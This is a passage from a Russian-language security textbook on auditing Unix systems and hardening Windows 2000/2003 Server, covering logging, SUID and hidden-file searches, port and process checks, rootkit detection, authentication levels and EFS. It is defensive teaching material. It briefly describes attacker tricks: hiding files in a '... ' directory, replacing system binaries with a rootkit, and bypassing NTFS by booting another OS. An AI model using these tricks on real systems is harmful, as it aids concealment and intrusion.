Большая часть систем Unix обеспечивает довольно широкие возможности по ведению журналов в программе syslog. Syslog - это фоновая программа, выполняющаяся и фиксирующая данные журнала согласно настройке. Syslog настраивается через файл `/etc/syslog.conf`. Следует заметить, файлы журналов должны просматриваться только корневым пользователем, и никто не должен иметь возможности их изменять.

Большая часть файлов syslog.conf направляет сообщения журналов в `/var/log/messages` или `/var/adm/log/messages`. Правильно написанный syslog.conf должен содержать следующую команду конфигурации:

```
auth.info /var/log/auth.log
```

С помощью этой команды Unix собирает информацию о попытках входа, попытках выполнения команды `su`, *перезагрузке системы* и других событиях, так или иначе связанных с безопасностью системы. Данная команда также позволяет программам TCP *Wrappers* заносить информацию в файл auth.log. Обязательно создайте файл `/var/log/auth.log` для фиксирования этой информации:

```
#touch    /var/log/auth.log
#chown    root /var/log/auth.log
#chmod    600 /var/log/auth.log
```

В Solaris при создании файла `/var/adm/loginlog` можно фиксировать неудачные попытки входа в систему. Создайте файл следующим образом:

```
#touch     /var/adm/loginlog
#chmod    600 /var/adm/loginlog
#chown    root /var/adm/loginlog
#chgrp    sys /var/adm/loginlog
```

Убедитесь, что `/var` предоставлено достаточное количество свободного пространства для ведения файлов журнала. Если `/var` расположен в том же разделе, что и */*, *корневая файловая система* переполнится при сильном увеличении файлов журнала. Рекомендуется размещать каталог `/var` в другой файловой системе.

Скрытые файлы

Скрытые файлы представляют собой потенциальную проблему для систем Unix. Любой файл, начинающийся с точки (<.>), не отображается при выполнении стандартной команды `ls`. Однако при использовании команды `ls -a` отобразятся все *скрытые файлы*. Хакеры научились использовать *скрытые файлы* для маскировки своих действий. Злоумышленник может просто скрыть свои файлы в скрытом каталоге. В других ситуациях хакеры могут скрывать файлы в каталогах, которые трудно обнаружить администратору. Например, если назвать каталог <...>, то он может остаться незамеченным. Добавление пробела после третьей точки (<...>) делает каталог труднодоступным, если не знать о наличии пробела. Чтобы отобразить все *скрытые файлы* и каталоги, имеющиеся в системе, выполните следующую команду:

```
#find / -name '.*' -ls
```

Использование `-ls` вместо `-print` позволяет вывести более подробный список расположения файла. Следует периодически выполнять эту команду и проверять любые новые *скрытые файлы*.

Файлы SUID и SGID

Файлы, для которых разрешены полномочия Set UID (SUID) или Set Group ID (SGID), могут изменять идентификатор своего *активного пользователя* или группы в процессе выполнения. Некоторым файлам требуется такая возможность для выполнения своей работы, однако это должен быть ограниченный набор файлов, и ни один из них не должен находиться в *домашних каталогах пользователей*. Чтобы найти все файлы SUID и SGID, выполните следующие команды:

```
#find / -type f -perm -04000 -ls
#find / -type f -perm -02000 -ls
```

При построении системы необходимо выполнить данные команды и сохранить результаты их выполнения. Периодически следует выполнять эти команды и сопоставлять результаты с исходным списком. Любые обнаруженные изменения необходимо исследовать.

Файлы, доступные для записи всем пользователям

Файлы, общедоступные для записи, являются еще одной потенциальной ошибкой в конфигурации системы Unix. Такие файлы позволяют злоумышленнику создать сценарий, который при выполнении будет использовать уязвимость. Если файлы SUID и SGID доступны для записи всем пользователям, у атакующего появляется возможность создать для самого себя самые обширные привилегии. Чтобы выявить все файлы, общедоступные для записи, выполните следующую команду:

```
#find / -perm -2 -type f -ls
```

Следует периодически выполнять эту команду, чтобы находить все общедоступные для записи файлы, имеющиеся в системе.

Поиск признаков подозрительной активности

Мы уже описали некоторые признаки, которые необходимо отслеживать в системе и которые могут означать проявление угрозы или

проникновение в систему (*скрытые файлы*, файлы SUID и SGID и общедоступные для записи файлы). Существует несколько других способов проверки системы Unix на наличие *подозрительной активности*.

Смешанный режим

Интерфейс находится в смешанном режиме, когда в системе работает сниффер (сетевой анализатор пакетов). Сниффер переводит интерфейс в смешанный режим; при этом происходит фиксирование всей информации, проходящей через канал связи. Если при работе интерфейса в данном режиме выполнить команда `ifconfig -a`, то появится сообщение о том, что интерфейс находится в состоянии PROMISC (признак того, что работает анализатор пакетов). Если сниффер запущен не администратором системы, необходимо провести исследование причин этих обстоятельств.

Примечание

Solaris не выдает соответствующего отчета о том, что интерфейс находится в смешанном режиме. Причиной этому является ошибка в программном обеспечении ядра. Чтобы корректным образом проверить, находится ли интерфейс Solaris в смешанном режиме, необходимо использовать команду `ifstatus`, доступную по адресу ссылка: ftp://ftp.cerias.purdue.edu/pub/tools/unix/sysutils/iftatus/.

netstat

Программа `netstat` используется для выяснения того, какие сетевые соединения находятся в активном состоянии в системе Unix. Команду следует использовать следующим образом: `netstat -an`. Аргумент "n" сообщает `netstat` о том, что обработка IP-адресов не требуется.

```
#netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address            State
tcp   0      0 0.0.0.0:10000           0.0.0.0:*                  LISTEN
```

```
tcp   0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:515             0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:98              0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:113             0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:79              0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp   0      0 0.0.0.0:111             0.0.0.0:*               LISTEN
udp   0      0 0.0.0.0:10000           0.0.0.0:*
udp   0      0 0.0.0.0:518             0.0.0.0:*
udp   0      0 0.0.0.0:517             0.0.0.0:*
udp   0      0 0.0.0.0:111             0.0.0.0:*
raw   0      0 0.0.0.0:1               0.0.0.0:*
raw   0      0 0.0.0.0:6               0.0.0.0:*
```

Листинг 14.1.

Как видно из результирующих данных, любая строка, содержащая слово "LISTEN", означает, что имеется программа, прослушивающая этот порт. Прослушиваться должны только сконфигурированные администратором порты. Если в системе присутствует прослушиваемый порт, который не конфигурировался администратором, систему необходимо проверить и выяснить, почему порт открыт.

Адреса, отображаемые в столбце *локальных адресов*, заканчиваются номером локального порта (число после столбца). Этот номер порта используется для определения того, является ли соединение входящим или исходящим. Например, если номер локального порта 23, то это входящее подключение к демону telnet. Если номер локального порта равен 1035, а номер внешнего порта - 23, то это исходящее соединение telnet.

lsof

Одна из проблем, связанных с программой `netstat`, заключается в том, что данная команда не сообщает, какой процесс поддерживает открытое состояние порта. Поиск процесса, связанного с определенным

портом, может стать очень трудной задачей. Однако существует программа под названием `lsof` (ссылка: http://ftp.cerias.purdue.edu/pub/tools/unix/sysutil/Isof/ - http://ftp.cerias.purdue.edu/pub/tools/unix/sysutil/Isof/), которая предоставляет такую информацию. Сразу после установки программы выполните команду `lsof -i`, как показано ниже:

```
#lsof -i
COMMAND  PID USER   FD   TYPE     DEVICE SIZE   NODE NAM
portmap  311 root 4u   IPv4       301       UDP      *:sunrpc
portmap  311 root 5u   IPv4       302       TCP      *:sunrpc (LISTEN)
inetd    439 root 5u   IPv4       427 TCP      *:ftp (LISTEN)
inetd    439 root 6u   IPv4       428 TCP      *:telnet (LISTEN)
inetd    439 root 7u   IPv4       429 TCP      *:shell (LISTEN)
inetd    439 root 9u   IPv4       430 TCP      *:login (LISTEN)
inetd    439 root 10u  IPv4       431 UDP      *:talk
inetd    439 root 11u  IPv4       432 UDP      *:ntalk
inetd    439 root 12u  IPv4       433 TCP      *:finger (LISTEN)
inetd    439 root 13u  IPv4       434 TCP      *:auth (LISTEN)
inetd    439 root 14u  IPv4       435      TCP      *:linuxconf (LIST
lpd      455 root 6u   IPv4       457       TCP      *:printer (LISTEN)
sendmail 494 root 4u   IPv4       495           TCP      *:smtp (LISTEN
miniserv. 578 root 4u  IPv4       567           TCP      *:10000 (LISTE
miniserv. 578 root 5u  IPv4       568           UDP      *:10000
```

Листинг 14.2.

Как видно из результатов выполнения программы, `lsof` выводит перечень всех открытых портов с указанием того, какие процессы поддерживают открытое состояние портов. Убедитесь, что вам известно, какие функции выполняет каждый процесс, и почему открыт соответствующий ему порт.

Примечание

lsof заменяет номер порта в столбце справа именем порта, если оно присутствует в файле `/etc/services`.

ps

Администратор также должен изучать результаты выполнения команды `ps`. Эта программа выводит все *активные процессы*, имеющиеся в системе, что необходимо при поиске снифферов, так как сниффер может не отображаться в `lsof` или в `netstat`. В большинстве систем выполнение команды `ps -ef` выводит перечень процессов в системе. В тех версиях Unix, где эта команда не работает, следует выполнить команду `ps -aux`. Результаты выполнения данной команды показаны ниже:

```
#ps -ef
UID PID  PPID    C    STIME   TTY      TIME     CMD
root 1    0     0    13:09     ?     00:00:04  init
root 2    1     0    13:09     ?     00:00:00  [kflushd]
root 3    1     0    13:09     ?     00:00:00  [kupdate]
root 4    1     0    13:09     ?     00:00:00  [kpiod]
root 5    1     0    13:09     ?     00:00:00  [kswapd]
root 6    1     0    13:09     ?     00:00:00  [mdrecoveryd]
bin  3 11       1    0    13:09     ?     00:00:00  portmap
root 327  1     0    13:10     ?     00:00:00  /usr/sbin/apmd -p 10 -w 5 -W
root 380  1     0    13:10     ?     00:00:00  syslogd -m 0
root 391  1     0    13:10     ?     00:00:00  klogd
daemon   407  1    0    13:10     ?     00:00:00  /usr/sbin/atd
root 423  1     0    13:10     ?     00:00:00  crond
root 439  1     0    13:10     ?     00:00:00  inetd
root 455  1     0    13:10     ?     00:00:00  lpd
root 494  1     0    13:10     ?     00:00:00  sendmail: accepting connections
root 511  1     0    13:10     ?     00:00:00  gpm -t ps/2
xfs  528  1     0    13:10     ?     00:00:00  xfs -droppriv -daemon -port -1
root 570  1     0    13:10    tty1   00:00:00  login - root
root 571  1     0    13:10    tty2   00:00:00  /sbin/mingetty tty2
root 572  1     0    13:10    tty3   00:00:00  /sbin/mingetty tty3
root 573  1     0    13:10    tty4   00:00:00  /sbin/mingetty tty4
root 574  1     0    13:10    tty5   00:00:00  /sbin/mingetty tty5
root 575  1     0    13:10    tty6   00:00:00  /sbin/mingetty tty6
root 578  1     0    13:10     ?     00:00:00  perl /usr/libexec/webmin/miniser
root 579  570   0    13:10    tty1   00:00:00  -bash
```

```
root  621  579  0     13:17      tty1  00:00:00  ps -ef
```

Следует периодически проверять список процессов, работающих в системе. Если обнаруживается что-либо незнакомое, то необходимо выяснить, что это такое.

Измененные файлы

Когда злоумышленник успешно проникает в систему, он может попытаться изменить системные файлы для обеспечения продолжительного доступа к системе. Файлы, передаваемые в систему, обычно называются "*rootkit*", так как позволяют злоумышленнику осуществить доступ через корневую (root) учетную запись. В дополнение к таким программам, как снифферы, `rootkit` может содержать двоичные замещения для следующих файлов:

```
ftpd  passwd
inetd ps
login ssh
netstat      telnetd
```

Как правило, любой исполняемый файл, который может тем или иным образом помочь злоумышленнику поддерживать доступ, является кандидатом на замещение. Наилучший способ определить, был ли файл заменен - использовать криптографическую контрольную сумму. Лучше всего создавать контрольные суммы всех системных файлов при построении системы, после чего обновлять их при установке системных обновлений. Необходимо хранить контрольные суммы на безопасной системе, чтобы злоумышленник не мог изменить контрольные суммы при изменении файлов.

Если имеются подозрения нелегального проникновения в систему, пересчитайте контрольные суммы и сопоставьте их с исходными. Если они совпадают, то файлы изменены не были. Если же контрольные суммы различны, рассматриваемому файлу доверять не следует; его необходимо заменить оригиналом с установочного носителя.

Совет

По адресу ссылка: http://www.chkrootkit.org/ можно найти утилиту, которая помогает в проверке наличия в системе *rootkit*-ов.

Аудит системы Unix

Этот проект покажет пути проверки систему Unix на ошибки в конфигурации или на наличие неизвестных процессов и учетных записей.

Шаг за шагом

1. Начните с системы Unix, к которой у вас имеется административный доступ (то есть у вас имеется пароль к корневой учетной записи этой системы) и на которой можно вносить изменения, не затрагивая рабочие приложения.
2. Найдите файлы загрузки и определите, какие приложения запускаются при загрузке системы. Выявите приложения, которые являются необходимыми для системы, и отключите все остальные.
3. Просмотрите файл inetd.conf и определите, какие службы включены. Определите службы, необходимые для системы, и отключите все остальные. Не забудьте выполнить команду *kill* -HUP для процесса inetd, чтобы перезапустить его с использованием новой конфигурации.
4. Определите, используется ли в системе NFS. Внесите соответствующие изменения в файл dfstab.
5. Если система использует telnet или FTP, загрузите TCP *Wrappers* и установите программу в системе. Настройте TCP *Wrappers* на разрешение доступа только к telnet и FTP, согласно требованиям системы.
6. Найдите файл *приветственного сообщения*. Определите, используется ли корректное *приветственное сообщение*. Если это не так, разместите в системе корректное *приветственное сообщение*.
7. Выясните, настроены ли в системе требуемые ограничения на пароли согласно политике безопасности организации. Если это не так, внесите соответствующие настройки.
8. Определите, настроен ли в системе должным образом параметр umask по умолчанию. Если это не так, настройте umask

соответствующим образом.

9. Определите требования для входа через корневую учетную запись. Если администраторам требуется осуществлять вход сначала с использованием их собственного идентификатора (ID), настройте соответствующим образом конфигурацию системы.
10. Проверьте систему на наличие неиспользуемых учетных записей. Все подобные учетные записи должны быть заблокированы.
11. Установите в системе соответствующие обновления.
12. Проверьте систему на некорректные пользовательские идентификаторы. В особенности следует искать учетные записи с UID, значение которого равно 0.
13. Убедитесь в том, что в системе ведется журнал *подозрительной активности*, и что файл syslog.conf настроен соответствующим образом.
14. Произведите в системе поиск *скрытых файлов*. Если будут найдены необычные *скрытые файлы*, исследуйте их, чтобы убедиться, что в систему никто не проник.
15. Произведите поиск файлов SUID и SGID. Если будут обнаружены такие файлы, расположенные в каталогах пользователей, исследуйте их, чтобы убедиться, что в систему никто не проник.
16. Произведите поиск файлов, общедоступных для записи. Если будут найдены такие файлы, либо устраните проблему посредством изменения разрешений (сначала выясните, для чего эти файлы используются), либо обратите на них внимание владельца.
17. Проверьте сетевые интерфейсы на наличие любых неправильных настроек.
18. Проверьте систему на предмет прослушиваемых (активных) портов. Если обнаружится какое-либо несоответствие, найдите процесс, использующий порт, и определите, должен ли данный процесс работать в системе.
19. Проверьте *таблицу процессов* в системе и определите, выполняются ли какие-либо несоответствующие процессы.

Выводы

В зависимости от параметров проверяемой системы аудит может отнять некоторое время. Кроме того, может потребоваться помощь различных

пользователей системы. Как вы увидите, гораздо легче сначала настроить систему корректным образом и затем поддерживать ее, чем осуществлять аудит системы и устранять проблемы.

Контрольные вопросы

1. При отключении службы, запускаемой автоматически, что необходимо сделать в файле загрузки?
2. Где находится файл конфигурации для inetd?
3. Как отключить службу для inetd?
4. Какие функции выполняет TCP *Wrappers* после установки?
5. Почему не следует размещать сообщение входа в `/etc/motd`?
6. Почему в системе Linux необходимо размещать сообщение в `/etc/issue` и `/etc/issue.net`?
7. Каким образом настройки возраста паролей в системе Solaris отличаются от аналогичных настроек в Linux?
8. Что устанавливает параметр `umask`?
9. Почему зашифрованные пароли пользователей должны храниться в файле shadow, а не в файле passwd?
10. Что должен проверить администратор, перед тем как включать *BSM* в системе Solaris?
11. Почему в файл syslog.conf должна быть включена строка `<auth.info /var/log/auth.log>`?
12. Почему общедоступный для записи файл SUID является потенциальной уязвимостью?
13. Какую информацию выводит команда `netstat -m`?
14. Каким образом использование `lsof` помогает защитить систему?
15. Какие данные выводит команда `ps`?

Вопросы безопасности Windows 2000/ Windows 2003 Server

В лекции рассмотрены вопросы безопасности в ОС Windows 2000/2003, настройка данной ОС, управление пользователями и системой, поиск вторжений в данную ОС.

В системе Microsoft Windows 2000 были, по большей части, заменены внутренние и внешние настройки, присутствовавшие в Windows NT. Без сомнения, Windows 2000 является одной из наиболее передовых (если не самой передовой) операционной системой в отношении интернета. Также очевиден тот факт, что в Windows 2000 сохранены традиционные возможности, такие как серверы файлов, печати и баз данных для внутреннего пользования, а также веб-серверы и серверы приложений для работы с интернетом. Дополнительные возможности, такие как сервер telnet, позволяют выполнять в Windows 2000 те функции, которые зарезервированы для систем Unix. Несмотря на то, что эти функции могут использоваться, совершенно понятно, что в Windows 2000 будет храниться и осуществляться работа с секретной информацией. Windows 2003 (ранее Windows.NET) призвана вывести операционную систему на новый уровень с замещением общих для предыдущих версий установок, имеющихся в Windows 2000. Windows 2003 специально разрабатывалась как сервер (у нее нет версии для рабочих станций) и, как и предполагалось, начала быстро внедряться в организации.

Как и в лекции 14, мы будем обсуждать основные этапы настройки имеющейся системы, а также то, как правильно осуществлять управление пользователями в домене Windows 2000 или 2003. Мы обсудим вопросы управления системой с точки зрения безопасности. В последнем разделе этой лекции мы попытается определить ключевые признаки вторжений, на которые должны обращать внимание администраторы во время своей работы.

Примечание

Информация Windows 2003 Server базируется на *RC2*, поэтому некоторые моменты будут изменены в окончательной версии. Кроме того, все ссылки на Windows 2000 также применимы и к Windows 2003. По мере необходимости в книге будут указываться моменты,

специфичные для Windows 2003.

Настройка системы

В Windows 2000 добавлены серьезные *функции безопасности* к тем возможностям, которые имели место в Windows NT. Как вы увидите в следующих разделах, польза от этих новых возможностей довольно ощутима. К сожалению, их использование требует гомогенной среды Windows 2000. При использовании в смешанных средах Windows 2000 и Windows NT в системе должны быть установлены самые "слабые" настройки Windows NT для обеспечения взаимодействия.

Windows 2000 не является защищенной системой сразу после установки (хотя уровень ее защиты по умолчанию выше, чем у Windows NT). Имея это в виду, необходимо произвести настройку некоторых параметров для повышения уровня безопасности, прежде чем система будет готова к работе. Параметры конфигурации подразделяются на параметры локальной политики безопасности и параметры конфигурации системы.

Параметры локальной политики безопасности

В Windows 2000 появилось новое средство - графический пользовательский интерфейс редактирования локальной политики. Чтобы запустить эту утилиту, откройте Control Panel/Administrative Tools/Local *Security Policy* (Панель управления/Администрирование/ Локальная политика безопасности) (см. рис. 15.1). Это средство позволяет настраивать политики учетных записей и локальные политики безопасности. Позже мы обсудим конфигурирование учетной записи. Сейчас давайте сконцентрируем внимание на локальных политиках безопасности.

Графический пользовательский интерфейс локальных политик безопасности в действительности является лишь внешней оболочкой процесса внесения изменений в реестр. Следовательно, для внесения изменений в общие параметры реестра больше не требуется использовать программы `regedit` или `regedit32` - лучше использовать утилиту, чем открывать реестр и вносить изменения собственноручно.

На рисунке 15.2 показаны элементы политики безопасности, которые можно настраивать через графический пользовательский интерфейс локальных политик безопасности. В следующих разделах более подробно обсуждаются рекомендуемые изменения для внесения в политику безопасности.



Рис. 15.1. Графический пользовательский интерфейс управления локальными политиками безопасности



Рис. 15.2. Настраиваемые элементы локальной политики безопасности

Примечание

Windows 2000 содержит набор шаблонов, которые используются для конфигурации системы, настройки локальной политики безопасности и параметров управления пользователями в системе. Если вы будете использовать один из этих шаблонов, убедитесь, что вам понятны изменения, которые будут внесены в систему.

Сообщение входа

В Windows 2000 имеются два параметра, настраивающие сообщение входа, отображаемое пользователям:

- Message Text for Users *Attempting* to Log On (Текст сообщения для пользователей, пытающихся осуществить вход);
- Message Title for Users *Attempting* to Log On (Название сообщения для пользователей, пытающихся осуществить вход);

Очистка файла виртуальной памяти при отключении системы

Страничный файл виртуальной памяти содержит важную системную информацию во время работы системы, такую как ключи шифрования или пароли. Чтобы Windows 2000 очищала системный страничный файл при отключении системы, включите параметр Clear *Virtual Memory* Pagefile When System *Shuts* Down (Очистить файл подкачки при отключении системы).

Разрешить отключение системы без осуществления входа

Пользователи не должны иметь возможность отключать системы, если они не могут осуществлять вход. Следовательно, опция Allow System to Be *Shut* Down Without Having to Log On (Разрешить отключение системы без входа) должна быть отключена.

Уровень аутентификации LAN Manager

Аутентификация *LAN Manager* - это *система аутентификации*, позволяющая серверам Windows 2000 работать с клиентами Windows 95 и Windows 98 (а также Windows для рабочих групп). Схемы аутентификации *LAN Manager* значительно более слабы, нежели *система аутентификации* NT или Windows 2000 (которая называется *NTLM* v2) и, таким образом, могут позволить злоумышленнику произвести атаку грубой силой на зашифрованные пароли с использованием гораздо меньших вычислительных мощностей. Чтобы в принудительном порядке использовать аутентификацию *NTLM* v2, примените следующие параметры.

1. Выберите параметр политики *LAN Manager Authentication Level* (Уровень аутентификации *LAN Manager*).
2. Выберите соответствующий уровень в ниспадающем меню.

Устанавливаемое значение зависит от рассматриваемой среды. Существуют шесть уровней:

- Send LM and *NTLM* Responses (Отправлять ответы LM и *NTLM*). Это уровень по умолчанию. Происходит отправка обоих ответов - *LAN Manager* и *NTLM*. В системе никогда не будет использоваться

защита сеанса *NTLM* v2;

- Send LM и *NTLM*, Use *NTLM* v2 If *Negotiated* (Отправка LM и *NTLM*, использование *NTLM* v2 при согласии);
- Send *NTLM* Response Only (Отправлять только ответ *NTLM*);
- Send *NTLM* v2 Response Only (Отправлять только ответ *NTLM* v2);
- Send *NTLM* v2 Response Only, Refuse LM (Отправка только ответа *NTLM* v2, отклонение LM);
- Send *NTLM* v2 Response Only, Refuse LM and *NTLM* (Отправка только ответа *NTLM* v2, отклонение LM и *NTLM*).

Внимание!

Перед тем как вносить изменение в эти настройки политики, определите функциональные требования для рассматриваемой сети. Если в сети установлены клиенты Windows 95 или Windows 98, необходимо разрешить ответы *LAN Manager*.

Дополнительные ограничения для анонимных соединений

Этот параметр политики позволяет администратору определить, какие действия разрешены для выполнения через анонимное соединение. Он имеет три опции:

- None, Rely On Default *Permissions* (Нет ограничений, использовать разрешения по умолчанию);
- Do Not Allow *Enumeration* of *SAM* Accounts and Shares (Запретить перечисление учетных записей и общих местоположений в *SAM*);
- No Access Without Explicit *Anonymous Permissions* (Запретить доступ без отдельных разрешений на *анонимный доступ*).

Эти параметры могут предотвратить получение доступа к информации о пользователях системы при работе в недействительных пользователей через недействительные сеансы.

Дополнительные параметры локальной политики безопасности в Windows 2003

Единственным отличием локальных политик безопасности Windows 2003 Server и Windows 2000 являются политики ограничения

программного обеспечения (Software Restriction Policies) (см. рис. 15.3). Политики ограничения программного обеспечения позволяют осуществлять контроль над тем, какие программы могут выполняться на данном локальном компьютере. Преимуществом этой возможности является то, что администратор может указывать, выполнение каких программ разрешено в системе, и, таким образом, предотвращать выполнение программ, не пользующихся доверием.

Рис. 15.3. Политика ограничения программного обеспечения для локальной системы

Вы можете определить уровень безопасности по умолчанию Unrestricted (Без ограничений) (разрешить все, что не запрещено) или *Disallowed* (Запрещено) (Запретить все, что не разрешено). Последний вариант лучше с точки зрения безопасности, однако при его использовании могут возникнуть проблемы из-за того, что этот уровень окажется слишком ограничительным. Настоятельно рекомендуется потратить время на то, чтобы проверить эти настройки на тестовой системе, перед тем как применять их на работающих системах.

После установки уровня по умолчанию можно указать исключения в данном уровне безопасности посредством создания правил политики ограничения программного обеспечения для конкретных программ. Исключения могут быть указаны на основе программного обеспечения:

- хеши;
- сертификаты;
- пути (включая путь реестра);
- зоны интернета.

Некоторые примеры действий, которые можно реализовать посредством политик ограничения программ:

- запрет на запуск определенных типов файлов в каталоге вложений электронной почты используемой почтовой программы;
- ограничение того, какие программы могут запускаться пользователями на серверах терминала.

Примечание

Политики ограничения программ не должны использоваться вместо антивирусного программного обеспечения.

Конфигурация системы

Существует несколько различий между Windows 2000 и Windows NT в плане конфигурации системы. В Windows 2000 включены новые *функции безопасности*, однако следует понимать, в чем заключаются преимущества и недостатки каждой новой возможности. В следующих разделах мы будем обсуждать четыре основные темы:

- файловые системы;
- параметры сети;
- параметры учетных записей;
- сервис-пакеты и "горячие" обновления.

Политика безопасности организации в обязательном порядке должна предусматривать определенные параметры и требования к

конфигурации системы.

Файловые системы

Все файловые системы в Windows 2000 должны быть преобразованы в NTFS. Так как файловые системы FAT не позволяют использовать разрешения файлов, NTFS лучше с точки зрения безопасности. Если какая-либо из имеющихся файловых систем является системой FAT, можно использовать программу CONVERT, чтобы сменить их на NTFS. Эта программа требует перезагрузки, однако ее можно выполнить с уже имеющейся информацией на диске.

Также следует заметить, что Windows 2000 поставляется с новой версией NTFS - NTFS-5. NTFS-5 содержит новый набор индивидуальных разрешений:

- проход по папке/выполнение файла;
- просмотр папки/чтение данных;
- чтение атрибутов;
- чтение расширенных атрибутов;
- создание файлов/запись данных;
- создание папок/присоединение данных;
- запись атрибутов;
- запись расширенных атрибутов;
- удаление подпапок и файлов;
- удаление;
- чтение разрешений;
- изменение разрешений;
- присвоение прав владения.

Перед тем как включать Windows 2000 в работу, администраторы и сотрудники отдела безопасности должны разобраться в новых разрешениях и просмотреть структуру разрешений для файлов и каталогов.

Шифрующая файловая система. Одним из недостатков файловой системы NTFS является то, что она защищает файлы только тогда, когда используется с Windows NT или Windows 2000. Если злоумышленник загрузит систему с использованием другой операционной системы

(например, DOS), он сможет использовать программу (такую как NTFSDOS) для *чтения файлов* и, таким образом, обойдет элементы управления доступом NTFS. В Windows 2000 введена файловая система Encrypting File System (*EFS*) для защиты секретных файлов от атак данного типа.

EFS реализована таким образом, чтобы быть незаметной для пользователя. Следовательно, пользователю не требуется инициировать дешифрование или шифрование файла (после применения *EFS* для файла или каталога). Чтобы активизировать *EFS*, выберите файл или каталог, который нужно защищать, щелкните правой кнопкой на этом элементе и выберите Properties (Свойства). Нажмите кнопку Advanced (Дополнительно) в окне General (Общие) и выберите Encrypt Contents to Secure Data (Шифровать содержимое для защиты данных).

Когда для файла назначено шифрование, система выбирает ключ для использования в *алгоритме симметричного шифрования* и шифрует данный файл. После этого ключ шифруется с использованием открытого ключа одного или нескольких пользователей, которые будут иметь доступ к файлу. Здесь следует заметить, что *EFS* имеет встроенный механизм, позволяющий осуществлять восстановление зашифрованной информации. По умолчанию из локальной учетной записи администратора всегда можно расшифровать любые файлы *EFS*.

В зависимости от способа взаимодействия *EFS* с пользователем и операционными системами некоторые команды будут приводить к расшифровыванию файлов, а другие - нет. Например, команда Ntbackup копирует зашифрованный файл в том виде, в каком он есть. Однако если пользователь выполнит команду Copy, файл будет *расшифрован* и перезаписан на диск. Если конечным расположением файла является раздел, отличный от NTFS 5.0, или гибкий диск, то файл не будет шифроваться при записи. Кроме того, если файл копируется на другой компьютер, он будет шифроваться заново с использованием другого ключа *симметричного алгоритма*. Два файла будут выглядеть различным образом на двух компьютерах, даже если их содержимое идентично.

Общие местоположения Как и Windows NT, Windows 2000 создает административные общие местоположения при загрузке. Ими являются

C$, D$, *IPC*$, ADMIN$ и NETLOGON (имеются только на *контроллерах доменов*). Полный список текущих общих местоположений можно просмотреть в утилите *Computer Management* (Управление компьютером), выбрав в панели управления значок Administrative Tools (Администрирование) (см. рис. 15.4). Несмотря на то, что эти общие местоположения могут использоваться злоумышленниками для осуществления попыток раскрытия пароля администратора посредством грубой силы, отключать какие-либо из них не рекомендуется.

Сеть

